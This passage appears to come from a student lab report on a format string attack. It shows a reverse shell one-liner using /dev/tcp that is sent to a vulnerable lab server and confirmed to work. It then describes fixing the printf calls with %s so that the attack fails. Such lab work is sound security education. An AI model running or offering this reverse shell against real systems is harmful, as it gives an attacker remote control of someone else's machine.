In this task, we can see that on running the server program and sending the malicious code with reverse shell command, we receive reverse shell connection from server machine to client machine.
The malicious command embedded on client(10.0.2.19) side:

/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.19/7070 2>&1 0<&1"

Is sent to the server(10.0.2.17).


Also in the below screenshot it can be seen that when we execute ifconfig command on the reverse shell terminal on a client(10.0.2.19) received from the server(10.0.2.17), the IP address 10.0.2.17 is displayed. This indicates that the attack is successful.




Screenshot 7.3: **ifconfig** command on client machine(10.0.2.19) shows IP address of server machine(10.0.2.17) which indicates successful reverse shell

==========


TASK 8:



Screenshot 8.1: Fixing the problem → mentioning format specifier(%s) in printf statement for each variable passed



Screenshot 8.2: Client machine sending the same vulnerable command



Screenshot 8.3: Unsuccessful attack

While compiling the server program this time, we can see there are no more warnings.

Whatever client sends to the server is now interpreted as string and not format specifier. Hence the stack is no more vulnerable to format string attacks.

==========